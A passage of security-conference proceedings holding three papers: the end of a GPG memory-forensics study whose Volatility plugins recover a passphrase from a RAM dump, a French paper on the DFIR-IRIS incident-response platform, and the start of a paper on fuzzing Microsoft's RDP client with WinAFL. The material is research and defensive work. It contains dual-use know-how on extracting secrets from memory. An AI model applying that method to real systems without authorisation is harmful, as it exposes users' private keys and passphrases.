    gpg-mem-forensics/volatility-gpg/ linux.gpg_partial
Volatility 3 Framework 2.0.0
Progress:  100.00               Stacking attempts finished
Offset  Partial GPG passphrase (max 8 chars)

0x7fb73d53a2a0  my_passp
```

Listing 5. Partial passphrase recovery

The first 8 bytes of the passphrase were found in clear in memory.

```
$ vol -f ubuntu-21.10-vm-gpg.raw -s ./volatility-gpg/symbols/ -p ../
    gpg-mem-forensics/volatility-gpg/ linux.gpg_full
Volatility 3 Framework 2.0.0
Progress:  100.00               Stacking attempts finished
Offset  Private key     Secret size     Plaintext

0x7fb738002658  0b78497b0d26239211b8841c59e943f7        32
    my_passphrase
```

Listing 6. Full passphrase recovery

The second plugin retrieves cached items in memory and cache encryption keys and therefore helps recover plaintexts. An example of usage on an Ubuntu 21.10 VM dump is shown in listing 6, where the plugin successfully found the entire passphrase `my_passphrase` in memory. The first plugin execution took 6.4 seconds and the second 59.7 seconds on an Intel Core i7-7600U CPU for a 1GB RAM dump.

8 Conclusions

To conclude, we have analyzed a bug in libgcrypt where after cleaning memory it was still possible to read 8 bytes of the passphrase in clear from a memory dump. We have further analyzed how to decrypt cached items stored in GPG memory. Our work highlights that GPG is a solid encryption solution, but it should be used in conjunction with a TPM or a secure enclave solution to harden the security against physical attacks.

References

1. Lawrence Abrams. Keybtc, a simple yet effective encrypting ransomware. https://www.bleepingcomputer.com/forums/t/556942/keybtc-a-simple-yet-effective-encrypting-ransomware/, 2014. [Online; accessed 10-December-2021].
2. Lawrence Abrams. Vaultcrypt uses batch files and open source gnupg to hold your files hostage. https://www.bleepingcomputer.com/forums/t/570390/vaultcrypt-uses-batch-files-and-open-source-gnupg-to-hold-your-files-hostage/, 2015. [Online; accessed 10-December-2021].
3. Lawrence Abrams. Qwerty ransomware utilizes gnupg to encrypt a victims files. https://www.bleepingcomputer.com/news/security/qwerty-ransomware-utilizes-gnupg-to-encrypt-a-victims-files/, 2018. [Online; accessed 10-December-2021].
4. Pierre Bienaimé. Solution du challenge SSTIC 2020. https://bienaime.info/media/sstic2020_bienaime.pdf, 2020.
5. Richard Carbone, C. Bean, and Martin Salois. An in-depth analysis of the cold boot attack: Can it be used for sound forensic memory acquisition? 2011.
6. Omar Choudary, Felix Gröbert, and Joachim Metz. Infiltrate the Vault: Security Analysis and Decryption of Lion Full Disk Encryption. *IACR Cryptology ePrint Archive*, 2012:374, 2012.
7. Hal Finney, Lutz Donnerhacke, Jon Callas, Rodney L. Thayer, and David Shaw. OpenPGP Message Format. RFC 4880 https://rfc-editor.org/rfc/rfc4880.txt, November 2007.
8. Volatility Foundation. Volatility 3 1.0.1. https://github.com/volatilityfoundation/volatility3/releases/tag/v1.0.1, 2021. [Online; accessed 26-December-2021].
9. J. Alex Halderman, Seth D. Schoen, Nadia Heninger, William Clarkson, William Paul, Joseph A. Calandrino, Ariel J. Feldman, Jacob Appelbaum, and Edward W. Felten. Lest we remember: Cold boot attacks on encryption keys. In *17th USENIX Security Symposium (USENIX Security 08)*, San Jose, CA, July 2008. USENIX Association.
10. Russ Housley and Jim Schaad. Advanced Encryption Standard (AES) Key Wrap Algorithm. RFC 3394 https://rfc-editor.org/rfc/rfc3394.txt, October 2002.
11. Michael Hale Ligh, Andrew Case, Jamie Levy, and Aaron Walters. *The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory*. Wiley Publishing, 1st edition, 2014.

12. Sylvain Pelissier. In radare2, /c means Cryptography. *R2Con*, 2020.
13. Sylvain Pelissier. First 8 bytes of cache item left in clear in memory after decryption. `https://dev.gnupg.org/T5597`, 2021. [Online; accessed 10-December-2021].
14. Skymatic. Cryptomator. `https://cryptomator.org`, 2021. [Online; accessed 03-January-2022].
15. Joe Sylve. LiME Linux Memory Extractor. `https://github.com/504ensicsLabs/LiME`, 2012. [Online; accessed 10-December-2021].
16. Kacper Szurek. GPG Reaper. `https://github.com/kacperszurek/gpg_reaper`, 2018. [Online; accessed 22-December-2021].
17. Marcin Ulikowski. Volatility Framework: bitlocker. `https://github.com/elceef/bitlocker`, 2016.
18. Koch Werner. A new future for gnupg. `https://gnupg.org/blog/20220102-a-new-future-for-gnupg.html`, Jan 2022.

DFIR-IRIS - Plateforme Collaborative de Réponse sur Incident

Paul Amicelli et Théo Letailleur
contact@dfir-iris.org

Airbus Cybersecurity

Résumé. Dans cet acte, nous présentons DFIR-IRIS [9], une plateforme de réponse sur incident collaborative récemment publiée en open-source. Elle tente d'offrir une réponse efficace et opérationnelle aux nombreuses problématiques que pose la réponse sur incident, principalement commerciale. Partage des informations, collaboration en temps réel, création de timeline, suivi automatisé des différentes tâches effectuées, présentation partielle et finale des informations aux clients, sont autant d'étapes qu'il est nécessaire de faciliter et minimiser afin de réduire la charge des analystes. De ces constats est donc né DFIR-IRIS.

1 Introduction

1.1 Les défis

En 2019, notre CSIRT était composé d'une équipe de taille réduite exclusivement dédiée à la réponse sur incident commerciale. Elle disposait alors d'un outillage, composé notamment d'un collecteur forensique compatible Windows et Linux développé en interne, une sandbox, ainsi qu'une chaîne de traitement des données collectées, permettant de réaliser des investigations allant de la levée de doute aux compromissions avancées de type APT. Il manquait cependant un élément crucial permettant de centraliser et automatiser les informations techniques d'une investigation en cours. La multiplication des prestations sur des incidents de grande ampleur ainsi que l'explosion - en 2019 - des attaques par rançongiciel a mis en exergue ce manque, notamment dûe à :

- la durée étendue des investigations (entre 1 et 3 mois),
- le volume des données à traiter (et donc des tâches à effectuer),
- la multiplication des indices de compromission et des traces malveillantes découverts à la suite d'une analyse,
- la rotation des effectifs et le transfert des informations qu'elle entraîne.

À cela s'ajoutait le travail classique d'enrichissement des indicateurs,

la génération des rapports intermédiaires et finaux ainsi que la tenue d'une main courante. Ces éléments ont inévitablement entraîné des soucis d'organisation interne mineurs ainsi qu'une fatigue accrue des effectifs. Par conséquent, ce manque de centralisation et d'automatisation se devait d'être comblé.

1.2 Présentation de l'outil

Nous avons ainsi développé la plateforme DFIR-IRIS pour répondre à ce besoin et cette manière spécifique de gérer les incidents. Son développement a commencé - en interne - fin 2019 et s'est poursuivi au fur et à mesure jusqu'à sa sortie en open-source le 27 Décembre 2021 sous licence LGPL. Elle a été utilisée dès ses premières versions, et mise à l'épreuve dans une centaine de réponses sur incident variées.

Le projet est disponible sur Github et la documentation est disponible sur `https://dfir-iris.github.io/`.

2 État de l'art

Nous excluons les produits commerciaux puisque la solution présentée ici est disponible gratuitement et en open-source. Vous retrouverez ci-dessous la comparaison avec cinq autres solutions disponibles librement :

— TheHive [7]
— FIR [3]
— Catalyst [6]
— Aurora [1]
— DFIRTrack [2]

Avant de développer une nouvelle solution, nous avons vérifié si un produit existant pouvait déjà combler le besoin en question. Lorsque nous nous sommes posé la question, seuls les projets TheHive et FIR existaient déjà à notre connaissance - DFIRTrack était déjà publié mais nous ne l'avons découvert que plus tard. Pendant six mois, nous avons utilisé en production une de ces deux solutions, mais nous avons finalement conclu qu'elle n'était pas entièrement adaptée à cet aspect commercial de la réponse sur incident. Le tableau en Figure 1 ci-dessous présente un petit état de l'art sur les fonctionnalités proposées par ces différentes solutions.

Des outils disponibles en open-source, nous dressons le constat suivant. Les plateformes collaboratives comme TheHive, FIR, et Catalyst, s'inscrivent globalement dans une utilisation CERT interne ou SOC, c'est-à-dire

Fonctionnalités	DFIR-IRIS	TheHive	FIR	Catalyst	Aurora	DFIRTrack
Version	1.4	4.1 (open-source)	Python 3.8	v0.9.1	0.6.6	2.4.1
Date de première publicatior	Décembre 2021	Septembre 2018	Mars 2015	Décembre 2021	Juin 2020	Novembre 2018
Date de dernière publication	Avril 2022	Février 2022	Janvier 2022	Mars 2022	Mars 2021	Février 2022
Codebase	Python 3 Flask Celery	Scala Play Akka	Python 3 Django Celery	Golang	JavaScript Electron	Python 3 Django
Modèle service web	oui	oui	oui	oui	non, client JS	oui
Rest API	oui	oui	oui (plugin)	oui	non	oui
Contexte par incident	oui	oui	oui	oui	oui	non
Gestion d'alerte/ticket SOC	non	oui	oui	oui	non	non
Gestion d'assets	oui	non	non	oui (artifact)	oui	oui
Gestion d'IOC	oui	oui (observable)	oui (artifact)	oui (artifact)	oui	oui
Gestion de notes	oui	oui (task log)	non	non	non	oui
Ajout de log	oui	oui	oui (comment)	oui	oui	non
Ajout de TTPs	non	oui	non	non	non	non
Webhooks	non	oui	non	non	non	non
Modulaire	oui	oui (Cortex)	oui	oui (automation scripts)	non	non
Reporting	oui (docx template)	non	non	non	non	oui (markdown, csv)
Timeline d'évènement	oui	non	non	non	oui	oui (par machine)
Nombre de modules actuels	3	+100	13	-	-	-
Gestion de tâches	oui	oui	oui	oui	oui	oui
Authentification	oui (simple, OIDC avec Keycloak)	oui (MFA et SSO)	oui (simple)	oui (OIDC)	non	oui (simple)
Autorisation	user/admin	organisations et rôles	user/admin	user/admin et rôles (capabilities)	non	oui

Fig. 1. Etat de l'art des solutions SIRP en source ouverte

qu'elles offrent une gestion des incidents type "ticket", avec le traitement automatisé des alertes provenant de SIEM par exemple. Bien que très efficaces et abouties dans ce type d'incident, elles ne sont pas optimisées pour la gestion d'incidents où les équipes font face à des systèmes qu'elles ne maîtrisent et ne connaissent pas.

Certaines plateformes comme DFIRTrack et Aurora proposent ce type de fonctionnalités, mais offrent des moyens collaboratifs limitées voire inexistants. Comme vu dans le tableau précédent, TheHive est une solution particulièrement complète, mais la version majeure 4 est la dernière à être open-source, et son support se terminera fin 2022. L'utilisation d'Excel ou Wiki, bien qu'efficaces et rapides à mettre en place, sont limités en termes de collaboration et automatisation.

Enfin, nous n'avons - et ne pouvons - pas couvrir les solutions payantes faute de pouvoir les tester. Elles semblent s'inscrire d'avantage dans un écosystème d'outils SOC (exemple : le couple Phantom [8]/Splunk, ou Resilient [5]/Qradar), et proposent des fonctionnalités de playbooks et de machine learning.

Nous souhaitions donc proposer une alternative.

3 DFIR-IRIS

3.1 Fonctionnalités de DFIR-IRIS

DFIR-IRIS permet aux analystes de s'organiser et partager les éléments techniques durant les engagements. Chaque membre de l'équipe dispose




Fig. 2. Fonctionnalité Timeline de DFIR-IRIS

de son compte et peut suivre en direct ce que ses pairs font, ajouter de nouveaux éléments à l'investigation, attribuer des tâches et bien plus. La plateforme offre aussi une fonctionnalité de reporting permettant de générer des rapports basés sur des modèles docx et les éléments de l'investigation.

Assets, IOC, notes, événements et évidences font partis des éléments qu'il est possible de renseigner et lier entre-eux. Des timelines graphiques et un graphe sont automatiquement générés à partir de ces données. La plateforme suit aussi les actions effectuées afin de réaliser une main courante, à laquelle des entrées manuelles peuvent être ajoutées.

À cela s'ajoute l'enrichissement automatique via des sources externes tels que MISP ou VirusTotal. Des indicateurs permettent aussi de savoir si un asset ou un IOC a déjà été rencontré dans le passé. Et pour plus de flexibilité la plateforme peut être automatisée et étendue grâce à son API et au concept de modules. Il est même possible d'étendre les champs par défaut des éléments en fonction des besoins.

3.2 API et client Python

Toutes les fonctionnalités de l'interface sont accessibles via une API, permettant de simplifier l'automatisation et l'intégration de DFIR-IRIS

avec des produits existants. Un client Python est aussi disponible pour faciliter cette intégration. Il est directement publié sur PyPI et est installable via pip.

Le code suivant démontre succinctement comment le client peut être utilisé pour ouvrir un nouveau cas et y ajouter un IOC en quelques lignes seulement.

```
from dfir_iris_client.case import Case
from dfir_iris_client.session import ClientSession

# Get a session instance thanks to the API key
session = ClientSession(apikey=os.environ.get('IRIS_API_KEY'),
                        host='http://iris.local', ssl_verify=True)

# Initiate the case object and create the case
case = Case(session=session)
case.add_case(case_name='A new case',
              case_description='Short initial description, or really
                   long description. It\'s up to you',
              case_customer='SSTIC',
              soc_id='soc_11',
              create_customer=True)

# Create directly the IOC. More fields are available but we're just
    using these 3 ones for the demo.
status_ioc = case.add_ioc(value='superevildomain.com',
                          ioc_type='domain',
                          description='Not a good domain')

# Print out what the server replied
print(status_ioc)
```

L'API ainsi que le client sont entièrement documentés sur `https://dfir-iris.github.io`.

3.3 Modules

IRIS intègre la possibilité d'ajouter des modules pour étendre ses fonctionnalités. Les modules sont des packages Python basés sur une interface commune appelée "IrisInterface". Via cette interface les modules et IRIS peuvent dialoguer.

Deux types de modules sont disponibles :

— Modules processeurs

— Modules pipelines

Les modules processeurs permettent de souscrire à des signaux (appelés hooks) proposés par IRIS. Par exemple il existe un signal pour l'ajout d'un nouvel IOC, la mise à jour d'une note, ou même la suppression d'un évènement dans la timeline. La quasi-totalité des actions couramment

utilisées en réponse sur incident est couverte par les signaux. Lorsqu'un module a souscrit à un signal et est notifié, il reçoit l'objet en question (par exemple l'IOC ou la note). Il peut alors interagir avec pour l'enrichir, le modifier ou bien juste le transmettre à un autre outil. Les possibilités sont larges et laissées aux développeurs.

Les modules pipelines permettent eux de réaliser directement le traitement de données à travers la plateforme. Un module de traitement des fichiers EVTX permettra ainsi d'uploader les EVTX sur la plateforme et le module se chargera des les importer dans Splunk ou ELK en fonction des goûts et des budgets.

La documentation du projet offre un tutoriel pour écrire un module from-scratch. Trois exemples de modules sont aussi disponibles sur le Git du projet :

— iris-evtx-module, module pipeline, pour traiter les fichiers EVTX dans un Splunk,
— iris-vt-module, module processeur, pour enrichir des IOCs avec la plateforme VirusTotal,
— iris-misp-module, module processeur, pour aussi enrichir des IOCs avec une instance MISP.

3.4 Architecture de DFIR-IRIS

DFIR-IRIS est principalement développé en Python 3. Il intègre aussi du HTML, CSS, et Javascript pour l'interface.

La plateforme est basée sur les technologies suivantes :

— Flask pour le service web
— SQLAlchemy et PostgreSQL pour la base de données
— Celery et RabbitMQ pour le traitement des données des modules
— Nginx pour le reverse proxy

L'architecture d'IRIS ci-dessous en Figure 3 présente aussi le module d'authentification OpenID Connect, basé sur Keycloak [4] (entouré en pointillé rouge et gras). Ce module est pour l'instant en développement et sera proposé dans les versions futures. La décentralisation de l'authentification avec en guise d'exemple un framework fiable comme Keycloak permettra aux utilisateurs d'IRIS de s'interconnecter avec d'autres types d'authentification (OAuth2, AD...) sans trop d'effort, et sans impacter le code d'IRIS.




Fig. 3. Architecture de DFIR-IRIS

3.5 Installation et déploiement de DFIR-IRIS

Compte tenu de notre métier, nous avons fait en sorte de rendre l'installation et le déploiement de DFIR-IRIS le plus simple et automatique possible. Il s'effectue à l'aide de Docker et Docker-Compose et prend moins de 5 minutes. Il peut aussi être déployé sur un petit ordinateur portable lors d'investigation où l'accès VPN n'est pas possible, ou lorsque les données traitées sont sensibles. La plateforme est composée de différents services Docker :

— app : Le coeur de l'outil, incluant le service web, la gestion de la base de données, des modules, etc.
— db : La base de données PostgreSQL
— worker : Le gestionnaire des tâches s'appuyant sur RabbitMQ
— nginx : le reverse proxy NGINX

La documentation complète ainsi que des vidéos de démonstrations sont présentes sur `https://dfir-iris.github.io/`.

4 Roadmap

Le projet est en constant développement et la roadmap évolue en fonction des retours que nous recevons. Mais voici quelques idées que nous aimerions implémenter dans les versions futures.

— Ajout de méthodes d'authentifications (SSO, LDAP, etc)
— Ajout de RBAC et ACL au niveau des investigations
— Développement de nouveaux modules, ex : webhooks pour l'integration avec Slack, Discord ou autre
— Ajout d'un datastore pour téléverser des fichiers qu'il sera possible d'inclure dans des notes ou éléments
— Ajouter un système de commentaire pour chaque élément de l'investigation
— Intégrer la matrice MITRE ATT@CK

Références

1. cyb3rfox. Projet Github de Aurora. `https://github.com/cyb3rfox/Aurora-Incident-Response`, 2020.
2. DFIRTrack. Projet Github de DFIRTrack. `https://github.com/dfirtrack/dfirtrack`, 2018.
3. Cert Société Générale. Projet Github de FIR. `https://github.com/certsocietegenerale/FIR`, 2015.
4. JBoss Red Hat. Site web de Keycloak. `https://www.keycloak.org/`.
5. IBM. Site web de Resilient. `https://www.ibm.com/fr-fr/security/intelligent-orchestration/resilient`.
6. Jonas Plum. Projet Github de Catalyst. `https://github.com/SecurityBrewery/catalyst`, 2021.
7. TheHive Project. Projet Github de TheHive. `https://github.com/TheHive-Project/TheHive`, 2018.
8. Splunk. Site web de Phantom. `https://www.splunk.com/fr_fr/software/splunk-security-orchestration-and-automation.html`.
9. DFIR-IRIS team. Projet Github de DFIR-IRIS. `https://dfir-iris.github.io/`, 2021.

Fuzzing Microsoft's RDP Client using Virtual Channels

Valentino Ricotta
ricotta.valentino@gmail.com

Thalium

Abstract. The *Remote Desktop Protocol* (RDP) is a proprietary protocol designed by Microsoft that allows a user to connect to a remote computer over the network with a graphical interface. Though server-side security has often been studied, the security of RDP client applications remains more peripheral. For all that, the richness of the protocol and the width of the attack surface make RDP clients valuable fuzzing targets.

This article describes how to leverage the WTS API to setup a fuzzing architecture for Microsoft's RDP client based on WinAFL, and suggests a methodology targeting the *Virtual Channels* abstraction layer. Throughout a few channels such as those dedicated to sound redirection, clipboard, printers or smart cards, several bugs were identified, including two CVEs: an Information Disclosure and a Remote Code Execution.

1 Introduction

The *Remote Desktop Protocol* (RDP) is a proprietary protocol designed by Microsoft that allows a user to connect to a remote computer over the network with a graphical interface. Its use around the world is very widespread; some people, for instance, use it often for remote work and administration.

Although RDP dates back to Windows NT 4.0 (then formerly known as Terminal Services) and many vulnerabilities have been found in it over the years, it is in 2014 that researchers from Tripwire, Inc. publish one of the first works on RDP fuzzing [2]. In 2019, Eyal Itkin of Check Point Research published work targeting RDP clients in general [5], that led to 16 major vulnerabilities in open-source clients and a path traversal attack in Microsoft's client that also impacted the Hyper-V manager.

During a conference talk at *Blackhat Europe 2019* [4], Chun Sung Park, Yeongjin Jang, Seungjoo Kim and Ki Taek Lee explained that they managed to exploit an RCE inside Microsoft Windows' RDP client by fuzzing the *Virtual Channels* of RDP using WinAFL [6]. We thought they achieved encouraging results that deserved to be prolonged. The objective

was to go further, by coming up with a general methodology for attacking these *Virtual Channels* that would widen the fuzzing surface.

This work was conducted as part of my second-year engineering internship at Thalium, where I spent time studying and reverse engineering Microsoft RDP, learning about fuzzing, and looking for vulnerabilities.

In parallel, in 2021, researchers from CyberArk have published some of the work they conducted on fuzzing RDP [25] as well. Though they also used WinAFL and faced similar challenges, their fuzzing approach somewhat differs from the one presented here. [1]

This article first presents a few elements that are necessary to understand how the *Remote Desktop Protocol* works. Then, it describes the architecture that was set up and the methodology used for fuzzing Microsoft's RDP client with WinAFL. Finally, some results will be presented in more detail, especially the vulnerabilities that were found.

1.1 Why search for vulnerabilities in the RDP *client*?

An example of an RDP client attack scenario is given in the *Blackhat Europe 2019* conference talk [4]. The authors' research was driven by the idea that North Korean hackers would allegedly carry out attacks through compromised RDP servers acting as proxies. By setting up a *honeypot* to which they would connect, one could "hack them back", assuming a vulnerability in the client is known.

Vulnerabilities in the RDP client can also lead to guest-to-host virtual machine escape attacks in Hyper-V. Indeed, since the Hyper-V manager internally uses RDP to implement features such as screen sharing, remote keyboard or synchronized clipboard, it inherits its potential security flaws.

Aside from these motives, most of vulnerability research seems to be focused on server implementations; CVEs in the RDP client are more scarce, even though the attack surface is as large as the server's.

2 Study of the *Remote Desktop Protocol*

This article only presents a few elements of RDP that are needed to understand how to fuzz *Virtual Channels*. Other resources such as blog articles or the Microsoft specification itself [14, 24] explain the protocol in more detail.

[1] Some major differences are that they implemented multi-input fuzzing, and that they also fuzzed the RDP server.

Microsoft has its own implementation of RDP (client and server) built in Windows. There also exist alternate implementations of RDP, such as the open-source FreeRDP [1]. By default, the RDP server listens on TCP port 3389. UDP is also supported to improve performance for certain tasks such as bitmap or audio delivery. In Windows 10, the main file of interest for most of the client logic is `mstscax.dll`.

Basic, core functionalities of an RDP client include receiving desktop bitmaps from the server, and sending keyboard and mouse inputs to the server. However, a lot of other information can be exchanged one way or the other: sound, clipboard, support for special types of hardware, etc. This information goes through what Microsoft call *Virtual Channels*.

2.1 *Virtual Channels*

Virtual Channels (or just *channels*) are an abstraction layer in RDP used to generically transport data. They can add functional enhancements to an RDP session. The *Remote Desktop Protocol* provides multiplexed management of multiple *virtual channels*. Each individual channel behaves according to its own separate logic, specification and protocol. Microsoft specifies dozens of official channels [7].

The RDP stack consists of several layers, sometimes with multiple levels of encryption. *Virtual Channels* operate on the MCS (*Multipoint Communication Service*) layer (fig. 1). Thanksfully, Windows provides an API called the WTS API [20] to interact with this layer, which allows to open, read from and write to a channel. This comes convenient for writing a fuzzing harness.




Fig. 1. Remote Desktop Procol stack.

There are two types of *Virtual Channels*: static ones and dynamic ones. *Static Virtual Channels* (SVC) are negotiated during the connection phase. They are opened once for the session and are identified by a name up to 8 bytes. By default, the RDP client asks to open the four following SVCs:

— `RDPSND`: audio redirection from the server to the client;
— `CLIPRDR`: two-way clipboard redirection/synchronization;
— `RDPDR`: filesystem redirection (and more...);
— `DRDYNVC`: support for dynamic channels.

Dynamic Virtual Channels (DVC) are built on top of the `DRDYNVC` SVC, which manages them. They can be opened and closed on the fly during an RDP session. They are especially used by developers to create extensions. Microsoft provides a fair amount of official DVCs (touch and pen input, geometric rendering, display configuration, telemetry, microphones, webcams, PnP redirection...), some of which are automatically enabled.

In conclusion, both types of channels are great targets for fuzzing. Each channel behaves independently, has a different protocol parser, different logic, lots of different structures, and can hide many bugs. What is more, channels that are open by default are an even more interesting target risk-wise, because any vulnerability found in these will directly impact most clients.

3 Architecture for fuzzing the RDP client

Since there was little to no information publicly available about the fuzzer presented at *Blackhat Europe 2019* [4], the choice was made to implement a new architecture for fuzzing the RDP client. We decided however to take inspiration from two elements: the use of WinAFL, and the network-level approach for the harness.

3.1 WinAFL: presentation and choices

WinAFL [6] is a Windows fork of the popular mutational fuzzing tool AFL [12]. It works by continuously sending and mutating inputs to a target program in order to make it behave unexpectedly (and hopefully crash). Mutations are repeatedly performed on samples which must initially come from a *corpus* (a set of input files or *seeds*).

As described in *The Art, Science, and Engineering of Fuzzing* by Manès et al. [10], AFL and its descendants are *grey-box fuzzers*, which means they are *feedback-based* or *coverage-guided*. Coverage-guided fuzzers

instrument the target binary to compute, for each execution, the branch coverage (for example, which basic blocks were visited). This technique allows the fuzzer to explore new paths within the target binary, and with which inputs they are reached.

In order to achieve coverage-guided fuzzing, WinAFL provides several instrumentation modes: dynamic instrumentation using DynamoRIO, Intel PT and Syzygy. Because Intel PT has limitations within virtualized environments and Syzygy is restricted to 32-bit binaries with full PDB symbols, the adopted mode was DynamoRIO.

DynamoRIO [29] is a dynamic binary instrumentation framework. It provides an API to deal with black-box targets, which WinAFL can use to instrument the target binary (in particular, monitor code coverage at run time).

Finally, when fuzzing, killing and restarting the RDP client each iteration is unwanted as it would add enormous overhead. To alleviate that, DynamoRIO provides several *persistence modes* that dictate how the fuzzer should exactly loop on the target function:

— *Native persistence*: measure coverage of the target function, and on *return*, reload context and redirect execution back to the start of the target function;
— *In-app persistence*: let the program loop naturally, and coverage will reset each time in the `pre_loop_start_handler`, inserted right before the target function;
— "No-loop" mode: similar to in-app persistence, with the advantage of stopping coverage on *return*. This mode was found by reading WinAFL's codebase and does not seem documented.

The "no-loop" mode was chosen as it seems adapted to the context of network fuzzing, while still producing code coverage limited to the part of interest inside the RDP client (the one that handles the channel being fuzzed). Figure 2 summarizes, in a simplified manner, the fuzzing process using WinAFL's "no-loop" mode.

One should also mind the importance of the `-thread-coverage` option in DynamoRIO, which limits code coverage measurement to the thread that triggered the target function. Forgetting this option will negatively impact the fuzzer's *stability* metric, because coverage will include heavy noise from other threads's activity in the RDP client, rendering the fuzzing very random.

GFlags was also enabled with PageHeap [13]. Applying the `/full` option on `mstscax.dll` asks Windows to place an unreachable page at the




Fig. 2. Fuzzing process with WinAFL in "no-loop" mode.

end of each heap allocation. Therefore, as soon as there is an out-of-bounds access, the client will crash.

3.2 Setting up WinAFL for network fuzzing

By default, WinAFL writes mutations to a file that should be passed as an argument to the target binary. The target being a network client, we can either fuzz it through the network by sending packets, or try to harness directly the functions inside the client that handle incoming packets and modify the packets in memory, for instance with a snapshot-based approach.

The choice was made to make the harness act like a server that sends mutations to the client over the network. This requires developing a server-side harness, and then adapting WinAFL so that it redirects the mutations over to the harness. Although it may seem like it would slow down the fuzzer, sending mutations over the network is actually not a bottleneck at all in terms of fuzzing speed (at least locally).

The harness runs in parallel of the RDP server. It listens on a given TCP port and waits to receive an input mutation. It optionally processes it, and sends the mutation back to the RDP client through a specified *Virtual Channel*. This is easily implemented using the aforementioned WTS API. Finally, WinAFL is modified to send mutations to the harness via TCP by changing the `write_to_testcase` function. The fuzzer architecture is drawn figure 3.

In the *Blackhat Europe 2019* conference talk [4], the authors used two virtual machines (one for the client and one for the server). Indeed, it is not normally possible, by design, to connect to a local RDP server on the same machine. The RDPWrap [26] tool allows to bypass this limitation: the fuzzer therefore fits in a single virtual machine.

